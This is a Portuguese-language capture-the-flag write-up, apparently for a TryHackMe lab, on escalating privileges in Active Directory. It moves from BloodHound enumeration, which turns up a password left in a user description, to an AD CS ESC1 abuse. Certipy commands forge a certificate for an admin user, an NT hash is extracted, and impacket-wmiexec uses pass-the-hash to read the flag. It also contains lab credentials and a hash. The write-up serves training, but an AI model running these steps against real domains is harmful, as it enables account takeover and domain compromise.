\\10.13.72.32/loot\



Analisando o AD



Ledger (W) SUSANNA_MCKNIGHT@THM.LOCAL Object Information **Display Name:** SUSANNA_MCKNIGHT Object ID: S-1-5-21-1966530601-3185510712-10604624-1475 Admin Count: **FALSE** Allows Unconstrained Delegation: FALSE Created: 2023-05-30 06:46 GMT-3 (GMT-0300) Description: Please change it: CHANGEME2023! **Distinguished Name:** CN=SUSANNA_MCKNIGHT,OU=TEST,OU=ITS,OU=TIER 1,DC=THM,DC=LOCAL FALSE Do Not Require Pre-Authentication: Domain FQDN: THM.LOCAL Domain SID: S-1-5-21-1966530601-3185510712-10604624 Enabled: TRUE Last Collected by BloodHound: 2025-05-16 10:34 GMT-3 (GMT-0300) Last Logon (Replicated): 2025-05-16 09:28 GMT-3 (GMT-0300) Last Logon: 2025-05-16 09:28 GMT-3 (GMT-0300) **Marked Sensitive:** FALSE Owner SID: S-1-5-21-1966530601-3185510712-10604624-512 Password Last Set: 2023-07-05 12:11 GMT-3 (GMT-0300) **Password Never Expires:** TRUE

Password Not Required:

Trusted For Constrained Delegation:


SAM Account Name:

FALSE

FALSE

SUSANNA_MCKNIGHT

Ledger (W)



A informação mais relevante é que o usuário pertence ao grupo REMOTE DESKTOP USERS, embora isso já tivesse sido identificado anteriormente.

whoami /all

A única saída é voltarmos para o básico.

Executando o comando whoami /all começamos ver algumas informações que de certo modo se tornam valiosas.

```
screensnot aborted
 Command Prompt
Microsoft Windows [Version 10.0.17763.4377]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\SUSANNA MCKNIGHT>whoami /all
USER INFORMATION
User Name
thm\susanna_mcknight S-1-5-21-1966530601-3185510712-10604624-1475
GROUP INFORMATION
Group Name
                                                                                                                                                   Attributes
                                                                                      Type
                                                                                                                       S-1-1-0

Mandatory group, Enabled by default, Enabled group S-1-5-32-555 Mandatory group, Enabled by default, Enabled group S-1-5-32-580 Mandatory group, Enabled by default, Enabled group S-1-5-32-545 Mandatory group, Enabled by default, Enabled group S-1-5-32-554 Group used for deny only S-1-5-32-574 Mandatory group, Enabled by default, Enabled group S-1-5-14 Mandatory group, Enabled by default, Enabled group S-1-5-1 Mandatory group, Enabled by default, Enabled group S-1-5-15 Mandatory group, Enabled by default, Enabled group S-1-5-16 Mandatory group, Enabled by default, Enabled group S-1-1-8-1 Mandatory group, Enabled by default, Enabled group S-1-1-8-18-1 Mandatory group, Enabled by default, Enabled group S-1-16-8192
                                                                                       Well-known group 5-1-1-0
                                                                                                                                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users
BUILTIN\Remote Management Users
BUILTIN\Pre-Windows 2000 Compatible Access Alias
BUILTIN\Certificate Service DCOM Access Alias
NT AUTHORITY\REMOTE INTERACTIVE LOGON
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Authenticated Users
                                                                                      Well-known group S-1-5-14
Well-known group S-1-5-4
Well-known group S-1-5-11
 NT AUTHORITY\This Organization
                                                                                       Well-known group S-1-5-15
                                                                                      Well-known group 5-1-2-0
Authentication authority asserted identity Well-known group 5-1-18-1
Mandatory Label\Medium Mandatory Level Label 5-1-16-8
PRIVILEGES INFORMATION
Privilege Name
SeMachineAccountPrivilege
                                                         Add workstations to domain
                                                                                                                          Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
USER CLAIMS INFORMATION
User claims unknown.
 (erberos support for Dynamic Access Control on this device has been disabled.
C:\Users\SUSANNA MCKNIGHT>_
```

Com esses grupos que a conta está, destaca-se, um Certificate Service DCOM Access

Escalação de Privilégios

Abusando de certificados com certi

certipy find -u SUSANNA_MCKNIGHT -p 'CHANGEME2023!' -dc-ip 10.10.116.93 - stdout -vulnerable

- [*] Finding certificate templates
- [*] Found 37 certificate templates
- [*] Finding certificate authorities
- [*] Found 1 certificate authority

```
[*] Found 14 enabled certificate templates
[*] Finding issuance policies
[*] Found 21 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'thm-LABYRINTH-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now.
Trying again...
[*] Successfully retrieved CA configuration for 'thm-LABYRINTH-CA'
[*] Checking web enrollment for CA 'thm-LABYRINTH-CA' @
'labyrinth.thm.local'
[*] Enumeration output:
Certificate Authorities
 0
   CA Name
                                        : thm-LABYRINTH-CA
   DNS Name
                                        : labyrinth.thm.local
   Certificate Subject
                                        : CN=thm-LABYRINTH-CA, DC=thm,
DC=local
   Certificate Serial Number
                                       : 5225C02DD750EDB340E984BC75F09029
   Certificate Validity Start
                                       : 2023-05-12 07:26:00+00:00
   Certificate Validity End
                                       : 2028-05-12 07:35:59+00:00
   Web Enrollment
     HTTP
        Enabled
                                        : False
     HTTPS
        Enabled
                                        : False
   User Specified SAN
                                        : Disabled
                                       : Issue
   Request Disposition
   Enforce Encryption for Requests : Enabled
   Active Policy
CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      0wner
                                        : THM.LOCAL\Administrators
      Access Rights
                                        : THM.LOCAL\Administrators
       ManageCa
                                          THM.LOCAL\Domain Admins
                                          THM.LOCAL\Enterprise Admins
                                       : THM.LOCAL\Administrators
       ManageCertificates
                                          THM.LOCAL\Domain Admins
                                          THM.LOCAL\Enterprise Admins
        Enroll
                                        : THM.LOCAL\Authenticated Users
Certificate Templates
   Template Name
                                        : ServerAuth
```

Display Name : ServerAuth

Certificate Authorities : thm-LABYRINTH-CA

Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False

Enrollee Supplies Subject : True

Certificate Name Flag : EnrolleeSuppliesSubject Extended Key Usage : Client Authentication

Server Authentication

Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2

Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048

Template Created : 2023-05-12T08:55:40+00:00
Template Last Modified : 2023-05-12T08:55:40+00:00

Permissions

Enrollment Permissions

Enrollment Rights : THM.LOCAL\Domain Admins

THM.LOCAL\Domain Computers
THM.LOCAL\Enterprise Admins
THM.LOCAL\Authenticated Users

Object Control Permissions

Owner : THM.LOCAL\Administrator
Full Control Principals : THM.LOCAL\Domain Admins

THM.LOCAL\Enterprise Admins

Write Owner Principals : THM.LOCAL\Domain Admins

THM.LOCAL\Enterprise Admins

Write Dacl Principals : THM.LOCAL\Domain Admins

THM.LOCAL\Enterprise Admins

Write Property Enroll : THM.LOCAL\Domain Admins

THM.LOCAL\Domain Computers
THM.LOCAL\Enterprise Admins

[+] User Enrollable Principals : THM.LOCAL\Authenticated Users

THM.LOCAL\Domain Computers

[!] Vulnerabilities

ESC1 : Enrollee supplies subject and

template allows client authentication.

Template vulnerável

Nome: ServerAuthVulnerabilidade: ESC1

Enrollee supplies subject : permite você definir UPN manualmente

Client Authentication está ativo

Authenticated Users têm permissão de Enroll

Passo a Passo da Escalação

O motivo de estar utilizando a conta do Bradley é que, após tentar com a conta do Administrator sem sucesso, optamos por ele. Sabemos que Bradley faz parte do grupo dos administradores, portanto sua conta será útil.

certipy req -u SUSANNA_MCKNIGHT@thm.local -p CHANGEME2023\! -upn
BRADLEY_ORTIZ@thm.local -target thm.local -ca thm-LABYRINTH-CA -template
ServerAuth

```
arthur-strelow@ubuntu-star:~/Certipy/certipy$ certipy req -u SUSANNA_MCKNIGHT@thm.local -p CHAN GEME2023\! -upn BRADLEY_ORTIZ@thm.local -target thm.local -ca thm-LABYRINTH-CA -template Server Auth Certipy v5.0.1 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 30
[*] Successfully requested certificate
[*] Got certificate with UPN 'BRADLEY_ORTIZ@thm.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'bradley_ortiz.pfx'
File 'bradley_ortiz.pfx' already exists. Overwrite? (y/n - saying no will save with a unique fi lename): y
[*] Wrote certificate and private key to 'bradley_ortiz.pfx'
```

```
sudo ntpdate -u thm.local
arthur-strelow@ubuntu-star:~/Certipy/certipy$ sudo ntpdate -u thm.local
```

```
2025-05-16 17:33:06.186219 (-0300) -0.083844 +/- 0.340376 thm.local 10.10.1.34 s4 no-leap
```

- **ntpdate** : ferramenta para sincronizar o relógio do seu sistema com o de um servidor remoto.
- u : força o uso de UDP (importante quando o firewall bloqueia portas NTP tradicionais).
- thm.local: nome (ou IP) do servidor que fornece a hora no seu caso, o **Domain** Controller.

Por que isso é importante no AD/Kerberos?

- O Kerberos é extremamente sensível ao tempo.
- Se a diferença de horário entre o seu sistema e o DC for maior que 5 minutos, TGTs (tickets) serão recusados.
- Esse erro comum é KRB AP ERR SKEW.

certipy auth -pfx bradley_ortiz.pfx -domain thm.local -dc-ip 10.10.1.34

Extraindo o hash NT para o usuário

```
impacket-wmiexec -hashes :16ec31963c93240962b7e60fd97b495d
THM.LOCAL/bradley ortiz@labyrinth.thm.local
```

```
C:\Users\Administrator\Desktop>more root.txt
whoami
THM{THE_BYPASS_IS_CERTIFIED!}
C:\Users\Administrator\Desktop>whoami
thm\bradley_ortiz
C:\Users\Administrator\Desktop>
```